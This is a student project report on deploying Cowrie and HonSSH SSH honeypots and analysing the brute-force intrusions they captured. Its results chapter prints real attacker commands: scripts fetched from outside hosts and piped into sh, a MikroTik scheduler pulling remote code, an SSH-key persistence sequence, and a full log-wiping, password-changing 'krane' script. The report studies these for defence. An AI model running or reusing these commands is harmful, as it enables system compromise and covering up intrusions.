DEPLOYMENT OF HONEYPOT

CS4099D Project

Final Report

Submitted by

GONUGUNTLA KAVYA	**(B170722CS)**
MUNEEF S	**(B170126CS)**
SIDHARTH ANIL	**(B170117CS)**

Under the Guidance of

Dr.VASUDEVAN A.R.

Assistant Professor, CSED

Department of Computer Science and Engineering

National Institute of Technology Calicut

Calicut, Kerala, India - 673 601

May, 2021

NATIONAL INSTITUTE OF TECHNOLOGY CALICUT
KERALA, INDIA - 673 601

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CERTIFICATE

Certified that this is a bonafide report of the project work titled

DEPLOYMENT OF HONEYPOT

done by

GONUGUNTLA KAVYA
MUNEEF S
SIDHARTH ANIL

of Eighth Semester B. Tech, during the Winter Semester 2020-'21, in partial fulfillment of the requirements for the award of the degree of Bachelor of Technology in Computer Science and Engineering of the National Institute of Technology Calicut.

Dr.VASUDEVAN A.R.
Assistant Professor, CSED
Project Guide

15-05-2021
Date

DECLARATION

We hereby declare that the project titled, **Deployment of Honeypot**, is our own work and that, to the best of our knowledge and belief, it contains no material previously published or written by another person nor material which has been accepted for the award of any other degree or diploma of the university or any other institute of higher learning, except where due acknowledgement and reference has been made in the text.

Place : National Institute of Technology Calicut
Date : 15-05-2021

Signature :
Name: Gonuguntla Kavya
Roll. No. : B170722CS

Signature :
Name : Muneef S
Roll. No. : B170126CS

Signature :
Name : Sidharth Anil
Roll. No. : B170117CS

Abstract

Honeypots are computer systems whose value resides in it being attacked and compromised. It could either be for increasing the security of an organization or for researching the behavior of hackers. With the evolution of the new technology in various fields, there is also a rising number of threats and attacks in cybersecurity by using the latest technological tools. So, it has become crucial to know the different cyberattacks and tools used, to reduce the loss imposed by them. Our project focuses on deploying research honeypots to collect data about the actions taken by hackers after they break into a system through the SSH port. To this end, we collected and logged the data of SSH brute force attacks on a low interaction honeypot, cowrie and a high interaction honeypot, HonSSH exposed to the internet. The project revealed to us, firsthand, the frequency of cyber attacks as well as a portion of the mindset of cyber criminals.

ACKNOWLEDGEMENT

We gratefully acknowledge and sincerely appreciate our guide, Dr.Vasudevan A.R., Department of Computer Science and Engineering, National Institute of Technology, Calicut for the guidance and mentorship that he has provided throughout the period of the project. He was crucial in showing us the right direction at the right time. We also extend our gratitude to the institution for providing us with the platform and the opportunity to work on this project.

We extend our gratitude to our friends and our family for their constant encouragement and support throughout our work. Finally, we wish to thank everybody who participated directly or indirectly in the completion of this work.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

The internet is well and truly on the rise, with 4.66 billion global internet users currently which is almost 60 percent of the world's population[1]. Internet usage has become so intertwined with the daily life of an average person, that it is easy to appreciate the level of dependence the world has on the Internet today. But the technology of the Internet remains credible only if the data communicated through it can be guaranteed to uphold the following three aspects - confidentiality, integrity and availability. These three aspects form the pillars of cyber security which has been a topic of discussion and research ever since the beginning of the age of information technology. Among the various tools that protects and adds value to securing a system, honeypot stands out as an ingenious tool that takes a more active approach when compared with the traditional security systems.

Honeypot is a security resource whose value lies in being probed, attacked, or compromised[2]. In simpler terms, a typical honeypot is a computer system that is intended to be attacked by a hacker. This could either be for detecting and responding to the attacks or for learning more about the motives, tools and mindset of cyber criminals. Over the years, different classifications were brought into honeypot technology based on its implementations. Some of the criteria behind the classifications are -

1. Level of Interaction -
   (a) High-interaction honeypots - An actual operating system is provided to the hacker to compromise
   (b) Low-interaction honeypots - Usually a program that emulates an operating system
2. Direction of interaction [3] -
   (a) Server honeypots - Waits passively for the attacker
   (b) Client honeypots - Actively searches for malicious servers
3. Physicality of honeypots [3] -
   (a) Physical honeypots - A real machine on a network is used
   (b) Virtual honeypots - Simulated by another machine
4. Purpose of deployment -
   (a) Production honeypot - Used to detect or deter attacks against an organisation
   (b) Research honeypot - Used to study the behaviour of hackers

A honeypot independently does not ensure the security of a system. But it is a tool that can add value to cyber security whether it's through learning and gathering information about cyber attacks, or through detecting and deterring attacks in an organisational set-up.

Chapter 2

Literature Survey

A cyber attack is defined as an attempt to expose, alter, disable, destroy, steal or gain unauthorized access to or make unauthorized use of an asset [4]. And Honeypots remain to be an active field of research, with more and more variations and optimizations being brought up each year. As the fields of computer science where honeypots add value became more diversified, the research in honeypots too diverged into different sections, each catering to its technicalities. However, the basic principles behind the working of a honeypot remain the same, whose improvement contributes to all the varied applications of honeypot technology. Some of the contributions made by research papers to the field of honeypots in the past five years have been covered as part of the literature survey.

The research paper on ‘Honeypots That Bite Back: A Fuzzy Technique for Identifying and Inhibiting Fingerprinting Attacks on Low Interaction Honeypots’ by Nitin Naik, Paul Jenkins, Roger Cooke and Longzhi Yang proposes the implementations of a fuzzy technique that could be used to predict the fingerprinting of a honeypot, which could then be used to avoid detection. Since detection is one of the major issues that restrict the usage of low-middle level interaction honeypots, this technique could potentially improve the general quality of such honeypots irrespective of the area in which it is implemented.

One of the methods in which a honeypot is fingerprinted is through environment detection techniques that analyze whether the attack is being carried out in a virtualized environment or in the presence of monitoring tools. The paper ‘A First Look: Using Linux Containers for Deceptive Honeypots’ by Alexander Kedrowitsch, Danfeng Yao, Gang Wang, Kirk Cameron proposes a promising method of using Linux containers which have minimal virtualization artifacts to defeat the environment detection techniques carried out by malware.

This shows the need of more experienced professionals who can set up and maintain a honeypot efficiently in the industry. The research paper ‘Review and Analysis of Cowrie Artefacts and Their Potential to be used Deceptively’ by Warren Z Cabral, Craig Valli, Leslie F Sikos, Samuel G Wakeling focuses on cowrie honeypot which is a medium-interaction secure shell and the ways it can be configured to increase its deceptive capabilities. Because of the default configuration of Cowrie it has weak deceptive capabilities. So, the proposed research methodology aims to modify and determine Cowrie variables to understand their functionality and create a pivot for future research to understand how these variables, files and systems can be potentially configured in regards to the research background mentioned in this paper to make the Cowrie honeypot more deceptive when presented to attackers [5].

The research paper ‘Definition of attack in context of high level interaction honeypots’ by Matej Zuzcak, Tomas Sochor and Pavol Sokol contributes in the analysis of the notion of the attack against high-interaction honeypots from several perspectives in detail and compares the definition of attack against low-interaction honeypots and high-interaction honeypots. Various views on the definition of attack are described to find the specific definition of attack. Also the approach of information security (value of honeypots and real systems) and approach of network forensics (value for further analysis) are analysed.

‘High-Interaction Linux Honeypot Architecture in Recent Perspective’ by Tomas Sochor and Matej Zuzcak is an extensive research paper that covered the available high interaction honeypot choices, their categorizations, advantages and finally the deployment details of a high interaction honeypot set up. The paper categorizes the honeypot into In-the-box Solutions, Tools limited to first-stage of attacks, Out-of-the-box VM solutions, Out-of-the-box solutions and Network-Traffic-Monitoring-Only solutions. They present their case as to why they chose Out-of-the-box solutions and gave a general direction which could be followed for our project.

Chapter 3

Problem Definition

With a steady increase in cyber attacks on a rapid scale, the need to gather information about the attack vectors and their trends become more prominent. Deploying a honeypot and documenting the information acquired from it is a step towards keeping up-to-date with the cyber-criminal world.

3.1 Motivation

Ever since the beginning of the cyber world, there have always been cyber criminals with varied motivations behind their crimes. According to the Microsoft Digital Defense Report 2020, the year of 2020 showed an unusual peak in cyberattacks in majority of the countries, exactly during the time of pandemic caused by the coronavirus outbreak. The report brings to light the opportunistic nature of a cyber criminal as they make use of any opportunity that is presented before him. Many of these attacks were disguised as credible communication from health organisations, like the World Health Organisation (WHO), as an attempt to prey on the sense of confusion that was prevalent. The report also concludes that the cyber attack trend has been moving away from malwares into social engineering attacks and phishing. The Verizon Data Breach Report 2020, also confirms the same that the use of malware has been on a steady decline over the last 5 years. The report observed that "other attack types such as hacking and social breaches benefit from the theft of credentials, which makes it no longer necessary to add malware in order to maintain persistence" [6].



Figure 3.1: Attack vector trend over past 5 years

The cyber attack trends provide a context and motivation for more active research in the field of cyber security. And among the various tools of cyber security available, honeypot being one of the most ingenious and interesting concepts motivated us for the further study in this field.

3.2 Objectives of the Project

- Learn about various honeypot implementations that exists at present
- Deploy or implement a select flew from the existing honeypots and collect the acquired data
- Explore for further scope of improvement in the field

Chapter 4

Methodology

4.1 Design and Implementation

The project is intended to collect data about cyberattacks on systems using honeypots, specifically brute force attacks on SSH port. We start by setting up low-middle level interaction honeypots like Cowrie, to collect basic statistical data about the attacks. The data should be processed and collated to give a summary of the entire experiment. These data include the common usernames and passwords used, the initial commands used by the attacker after he enters, and other IP-address oriented details like the location.

This deployment would initially be carried out in a local system exposed to the Internet. The project should be then further extended with the introduction of a high interaction honeypot, with the deployment in a cloud environment, which can be used to get higher level data on the actions of an attacker once he compromises a system.

4.1.1 Honeypot in a private network

While testing out a honeypot, initially it is deployed in a local system. The features and the honeypot as a whole are explored during this phase. Other devices present in the same network will be able to access the honeypot and hence act the part of a hacker to see the working of the honeypot. After reaching a required level of understanding, the honeypot can be used to acquire real-world statistics.

4.1.2 Honeypot exposed to the public Internet

To acquire real-world statistics, the honeypot should be exposed to the internet. Since during the initial phases, only low-interaction honeypots are used, it doesn't pose a big security threat for the host even if a personal system is used for deployment purposes. Having said that, certain protective measures can still be taken such as the use of chroot and systrace.

The honeypot that is under study can be exposed to the public Internet if a router with port forwarding facilities is available for the experiment. By analysing the results acquired, the configurations of the honeypot should then be tweaked to improve it's working and for obtaining more valuable information in the future.

4.1.3 Honeypot in a cloud environment

When working with a high interaction honeypot in the latter stages of the project, the honeypot system could be deployed in a cloud environment, as an improper deployment could cause the compromise of the host system. Proper research has to be done before this stage, and the honeypot should be deployed adhering to all possible security standards.

4.2 Deployment of honeypots

4.2.1 Cowrie Deployment

Cowrie is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker [7]. It is also one of the most popular open honeypots with a python codebase containing standard configuration file. It is mostly used to acquire the session recordings, information about the attacker‘s tools and techniques and the files they download into the target system. Being one of most commonly used modern honeypots, It is also one of the most popular open honeypots with a python codebase containing standard configuration file.

If the cowrie is used as a medium interaction honeypot, detection is imminent. The best that can be done, is to configure cowrie so as to avoid detection for as long as possible. There are many variables and settings available out of which we tweaked some of the major ones to provide credibility to the honeypot.

1. File system - A fake file system was provided to deceive the attacker through the ‘pickle’ files that cowrie works with. Files that would be perceived from the outside, as having great value can be designed so as to attract the attacker. We have provided a rudimentary set of files in the file system, which would have to be improved upon in further tests.

2. User Db - The set of usernames and passwords for which the attacker should be allowed access should be decided through ‘userdb.txt’. For the initial testing phases, we restrict access to only a few username-password combinations. This has to be updated and configured based on the results obtained from the initial testing.

3. Hostname - The value of this variable will be displayed by the shell prompt of the virtual environment. So to give the pretense of a real

system, the hostname should also be modified to a realistic value.

There are many log management and visualisation systems that work well along cowrie. Out of the available options, the easiest to set up with fewer modifications to the default settings was kippo-graph. Kippo-graph is a visualization tool that has been designed to work together with the predecessor of cowrie - kippo. Even though the official repository of kippo-graph has not been updated from 2016, the tool still works well with cowrie providing many visual graphs summarising the data collected. Kippo-graph collects the following data from cowrie:

1. Distinct IP addresses that attacked the system along with number of attacks
2. Location of the attacks (This would be the last hop before reaching the honeypot. The actual origin might be much harder to find)
3. Top usernames and passwords used to try and break into the system
4. The top commands that were run in the shell after breaking in

4.2.2 Search for High Interaction Honeypots

Challenges faced

Even though cowrie managed to obtain some results such as the most commonly used usernames, passwords, some initial commands used, the honeypot was not able to fool the attackers long enough to gather more substantial data. So, as the next move, we started to search for some high-interaction honeypots with better deceptivity than cowrie. During this process, the major challenge that we encountered in our search was that most of the open source solutions were not maintained and hence outdated to the point of being unusable. There were 2 major issues that kept recurring during our search, either of which ruled out the honeypot solution from being chosen.

The first issue was that many of the honeypots were limited to older versions of the kernel or operating systems. Hence, from a security point of view, it no longer has deceptivity nor provides an obstacle to the attacker. High interaction honeypot solutions like Sebek and Qebek fall under this category and hence could not be used for our purpose.

The second issue commonly encountered was that many of the implementations were not deployable due to incompatibilities. Many of the honeypots were developed using now-outdated dependencies or deprecated versions of programming languages. Reviving such honeypots, that are outdated by a large margin, for our project would have proved to be difficult and would have taken a lot of time and effort on our part without any guarantee of a result.

Honeywall Roo along with tools like Sebek was a popular choice in the past but unfortunately could not be used for our purposes due to the above-mentioned reasons.

Choice of Honeypot

From our research, we found HonSSH and its derivatives to be the honeypot systems that were updated enough at present to be deployed in a short period of time. This too had its challenges, which majorly occurred due to the reduced support of Python 2 over Python 3, which in turn meant that some dependencies were hard to meet. HonSSH, Dockpot and Wetland were the solutions that seemed to hold the most potential with the latter two being derived or built on top of HonSSH. Among the three, we chose to work on HonSSH as it was the more popular of the lot and hence had comparatively more literature related to its deployment.

Moreover, HonSSH provides enough features to make the deployment effective while at the same time being flexible enough for the users to adapt the honeypot to different situations. This would become more apparent by understanding the design and architecture of HonSSH.

Another incidental reason we found which made us prefer HonSSH was that it uses the logging mechanism of Kippo, which is the predecessor of Cowrie. Since our choice of low-interaction honeypot was Cowrie in the previous phases, extending the project to high interaction honeypots using HonSSH seemed like the best logical step forward.

4.2.3 HonSSH Deployment

Design of HonSSH

HonSSH is a high-interaction SSH honeypot solution, acting as an SSH proxy between the attacker and the actual honeypot. This means that HonSSH would create two different SSH connections, first to the attacker and the second to the honeypot. The actual system that would be compromised is interchangeable, presenting some options between a real machine, a virtual machine, or even a docker. It also uses the logging mechanism of Kippo, and hence all the connection details like username, password attempted, the commands entered, the files downloaded would all be logged and stored by HonSSH.

It also provides 2 modes to be used, the static mode and the docker mode. In the static mode, we can set up the system to be compromised the way we want and provide HonSSH with the IP address and port of the said system. When HonSSH is first run, it would connect to the honeypot and obtain the necessary information regarding the SSH server like the version number, the banner, etc. This would be later given to the attacker when HonSSH acts as the proxy.

In the dynamic docker mode of HonSSH, we configure it with the image of the container that we intend to use as the honeypot, and HonSSH on each connection would create a new container with the given image and provide it to the attacker. The changes to the state of the container file systems would be stored by HonSSH. Also, there is an additional feature that could be enabled in HonSSH on which the same container would be given to the attacker if he reconnects, giving the solution another layer of realism.

Features of HonSSH

1. With the successful login attempt, when the attacker tries to either compromise or analyze the system, all the attempts made and the commands used are saved to a text file, database, and also it can be sent to authorities via email by enabling the feature in the config file of Honssh.

2. Password spoofing is another feature where HonSSH replaces the password attempt by the attacker with the correct password, allowing him/her to log in to the system with the wrong password. It also supports fixed - (supply a list of passwords that you wish to be allowed) and random - (supply a percentage value and HonSSH will randomly allow certain passwords though) password mechanisms in letting the user login.

3. TTY(Tele TYpe) log: It is a tool provided that can be used to replay the attacker's interaction with the system.

4. Advanced networking: Without advanced networking, when an attacker tries to connect from the internet, HonSSH creates a tunnel between the client address and the Honeypot address. This makes the honeypot see as if the connections are from HonSSH and not from the attacker. To overcome this, advanced networking can be used where HonSSH uses IPtables and NAT rules to make it look like the packets are coming from the attacker.

5. Along with the log, a text-based summary of an attacker's session is captured in a text file.

6. Sessions can be viewed or hijacked in real-time using the management telnet interface.

7. Downloads a copy of all files transferred through wget or scp.

8. Can use Docker to spin up new honeypots and reuse them on IP basis.

9. Saves all modifications made to the docker container by using filesystem watcher.

10. Application hooks to integrate your own output scripts.

Deployment Details

A static mode basic HonSSH was deployed in the cloud environment provided by Microsoft Azure for the next phase of the project. The reason for selecting the static mode over the docker mode was because we realized with little research that it would be easy for a hacker to identify a dockerized environment which might lead to suspicion unless there is a valid reason for its existence. To avoid potential damage to personal machines, we decided to deploy the high interaction solution in a cloud environment, which could be easily reset, isolated, or deleted. For this purpose, the student tier of Microsoft Azure served us well.

In Azure, we created 2 Virtual Machines, Machine1, to host the HonSSH program and Machine2 to act as the honeypot system, i.e., the system to be compromised. Since neither of these machines has any extensive resource tasks, we allotted 1GB RAM and 1 CPU to each virtual machine. One of the key decisions that we had taken was not to add any monitoring tools or modify the honeypot system, Machine2, which would probably lead to the hacker immediately identifying the system as a trap. All our logging mechanisms sat outside Machine2, on Machine1, who acted as the man in the middle between the attacker and Machine2.

Microsoft Azure also allowed us to set firewall restrictions, namely IP filtering, which enabled us to test our deployment in the cloud well without exposing it to the entire world. We also set firewall rules on Machine2 so that it is only accessible through Machine1. This would be added to the fact that Machine2 doesn't have a public IP address.

The SSH server in Machine1 was shifted from its default port 22 to a custom port, as port 22 would be occupied by the HonSSH program. We also set a firewall rule on Machine1's SSH custom port so that it would only be accessible by selected IP addresses for the machine's maintenance.

A limitation with our deployment was that we were not able to enable the advanced networking feature of HonSSH in the cloud environment, even though we managed to do it during our testing phase using local systems. This would decrease the deceptiveness of the honeypot system. Still, we decided to go ahead with the system to collect the data and mark advanced networking to be completed in the future.

In Machine2, we had to create a user account with a common username as this would be the account into which the hacker would attempt to break into. In other words, since HonSSH doesn't have a feature to spoof the username, if the account we create has a rare username, then the chances of a hacker compromising our system would be lower than what we intended. For this purpose, we used the observations drawn from cowrie deployment and decided to create a user account with the username 'admin', as this was the most commonly attempted username against our deployed cowrie. We also gave a random chance of 25% in password spoofing of HonSSH, which would mean that any password entered by the attacker would have a probability of 25% to be authenticated as long as the username is also 'admin'.

We also created some fake files to make the system more realistic, making it resemble a web server under construction.

Chapter 5

Observations and Results

5.1 Results and Analysis from Cowrie



Figure 5.1: Successful login attempts from same IP(Top 20)



Figure 5.2: Top 10 usernames attempted



Figure 5.3: Top 10 passwords attempted



Figure 5.4: Number of connections per country

On running the cowrie honeypot for two and a half hours yielded around 350 login attempts from around 50 distinct IP addresses. The username password combinations restriction were very liberal resulting in most of the connections being successful. In almost all the cases, the session ended very quickly which indicates they might have detected the presence of a honeypot fairly easily. 'uname -a; nproc' was the first command used in almost all the sessions, after which the session got disconnected. This might mean that the results of the command were used to detect the honeypot. Another common behaviour was that the attackers, after connecting, initiated a tcp connection request to any well known website, after which the results were probably analysed and honeypot detected thereafter

5.2 Results and Analysis from HonSSH

HonSSH was deployed and observed on the cloud for a total of 3 days gathering a couple of interesting attacks. On the first day, after getting exposed to the public, HonSSH yielded three interesting attacks from different countries. Later, running the honeypot in the next two days noted five interesting attacks among twenty-three connections made. Letting the attackers log in with a random chance of only 25 percent, using password spoofing was one of the main reasons for fewer connections than the Cowrie. The connections obtained have been tabularised below :

IP address	Password	Country	Number of log-in
130.93.111.5	admin	France	3
14.177.234.44	test	Vietnam	17
141.98.81.154	admin1	unknown	23
171.25.193.25	admin	Sweden	1
185.220.101.218	admin	Germany	1
190.52.198.3	admin1	Ecuador	14
194.165.16.108	password	Monaco	1
194.165.16.27	admin	Monaco	24
205.185.119.198	admin	US	1
209.141.45.127	admin	US	4
209.141.47.246	admin	US	2
209.141.52.246	admin	US	1
213.194.171.0	1234	Spain	8
213.74.22.134	admin	Turkey	1
218.111.118.136	12345	Malaysia	13
218.151.33.214	admin	Korea	1
5.188.206.99	admin1	US	1
79.166.20.234	12345	Greece	7
80.82.45.179	12345678	Russian Federation	3
80.90.89.217	123456789	Albania	7
87.241.1.186	admin	Italy	1
89.163.249.244	pgj-heu05HQM=bMvz	Germany	1
91.44.193.64	admin	Germany	2

Table 5.1: Connections to HonSSH

Unlike cowrie, where the attacker logged out from the honeypot before our intended level of interaction, the connections made with the HonSSH honeypot had some interaction where one would be able to analyze the commands executed, and the actions taken by the attacker after compromising the system. The commands executed during an attack are logged in the HonSSH sessions folder for each connection made. Some of the interesting attacks along with their IP addresses are listed below :

Listing 5.1: 190.52.198.3

```
/system scheduler add name="U6" interval=10m on-event
  ="/tool fetch url=http://myfrance.xyz/poll/dd57ac69-
  e71f-46d2-b4d5-50481968c59d mode=http dst-path=7
  wmp0b4s.rsc\r\n/import 7wmp0b4s.rsc" policy=api,ftp,
  local,password,policy,read,reboot,sensitive,sniff,ssh
  ,telnet,test,web,winbox,write
```

One of the most commonly tried attacks corresponds to Listing:5.1, being attempted by 5 out of 23 connections.

Listing 5.2: 209.141.45.127

```
cd /dev/shm
top
nproc
ls
wget krane.ddns.net/krax
tar xvf krax
cd ._lul/
ls
./krn
./krane admin
```

The 'krane' shell script mentioned above was downloaded and executed by a number of attackes. 4 among 23 connections to HonSSH tried similar commands using './krane admin'. The krn file shown above, is a binary executable file that was also used by multiple attackers. Rudimentary analysis of the file using online malware analysers indicated that the file might be VirtualMachine/Sandbox evasive technology. The Krane shell script is shown below.

Listing 5.3: KRANE SCRIPT

```
#!/bin/bash

my_uid=$(echo $UID)
current_pass=$1
new_pass="kranenr1@"

if [[ $my_uid > 0 ]]; then
    echo -e "$current_pass\n$new_pass\n$new_pass" | passwd
else
    echo -e "$new_pass\n$new_pass" | passwd

fi

rm -rf *
rm -rf ../krax
rm -rf .bash_history
rm -rf /var/run/utmp
rm -rf /var/run/wtmp -
rm -rf /var/log/lastlog
rm -rf /usr/adm/lastlog
rm -rf .bash_history
cd /home
rm -rf yum.log
cd /var/log/
rm -rf wtmp
rm -rf secure
rm -rf lastlog
rm -rf messages
```

```
touch messagess
touch wtmp
touch secure
touch lastlog
cd /root
rm -rf .bash_history
touch .bash_history
unset HISTFILE
unset HISTSAVE
history -n
unset WATCH
cd
HISTFILE=/dev/null
history -c && rm -f ~/.bash_history
cd ..
```

As can be observed, the Krane script is used to change the password and delete the logs and history files stored in the system.

Listing 5.4: 213.194.171.0

```
wget -qO - http://71.127.148.69/.x/1sh | sh > /dev/null
    2>&1 &
rm -rf /var/run/1sh; wget -c http://71.127.148.69/.x/1
   sh -P /var/run && sh /var/run/1sh &
wget -qO - http://71.127.148.69/.x/2sh | sh > /dev/null
    2>&1 &
rm -rf /tmp/2sh; wget -c http://71.127.148.69/.x/2sh -P
    /tmp && sh /tmp/2sh &
curl http://71.127.148.69/.x/3sh | sh
cd /var/run ; rm -rf tsh ; tftp -g 127.0.0.1 -r tsh ;
   sh tsh &
cd /tmp ; rm -rf tsh ; tftp -g 127.0.0.1 -r tsh ; sh
```

```
  tsh &
cd /dev/shm ; rm -rf tsh ; tftp -g 127.0.0.1 -r tsh ;
  sh tsh &
uname -a || cat /proc/version || echo --
```

Listing 5.5: 218.151.33.214

```
LC_ALL=C top -bn1
scp -t ~/mse1wbp5bje0mmqva3wtv5r60q
LC_ALL=C ~/mse1wbp5bje0mmqva3wtv5r60q
LC_ALL=C rm -f ~/mse1wbp5bje0mmqva3wtv5r60q
LC_ALL=C chattr -i -a ~/.dhpcd
LC_ALL=C rm -f ~/.dhpcd
LC_ALL=C rmdir ~/.dhpcd
scp -t ~/.dhpcd
LC_ALL=C ~/.dhpcd
LC_ALL=C echo ~
LC_ALL=C chattr -i -a /etc/shadow
LC_ALL=C passwd
LC_ALL=C passwd
LC_ALL=C passwd test
LC_ALL=C passwd test
LC_ALL=C passwd oracle
LC_ALL=C passwd oracle
LC_ALL=C passwd test1
LC_ALL=C passwd test1
LC_ALL=C chattr +a /etc/shadow
LC_ALL=C mkdir -p ~/.ssh
LC_ALL=C chmod 700 ~/.ssh
LC_ALL=C chattr -i ~/.ssh/authorized_keys
LC_ALL=C grep " mdrfckr" ~/.ssh/authorized_keys
LC_ALL=C grep "ssh-rsa
```

```
  AAAAB3NzaC1yc2EAAAADAQABAAABAQCuhPmv3xdh..." ~/.ssh/
  authorized_keys
LC_ALL=C echo ssh-rsa
  AAAAB3NzaC1yc2EAAAADAQABAAABAQCuhPmv3xdh... >>~/.ssh/
  authorized_keys
LC_ALL=C grep "ssh-rsa
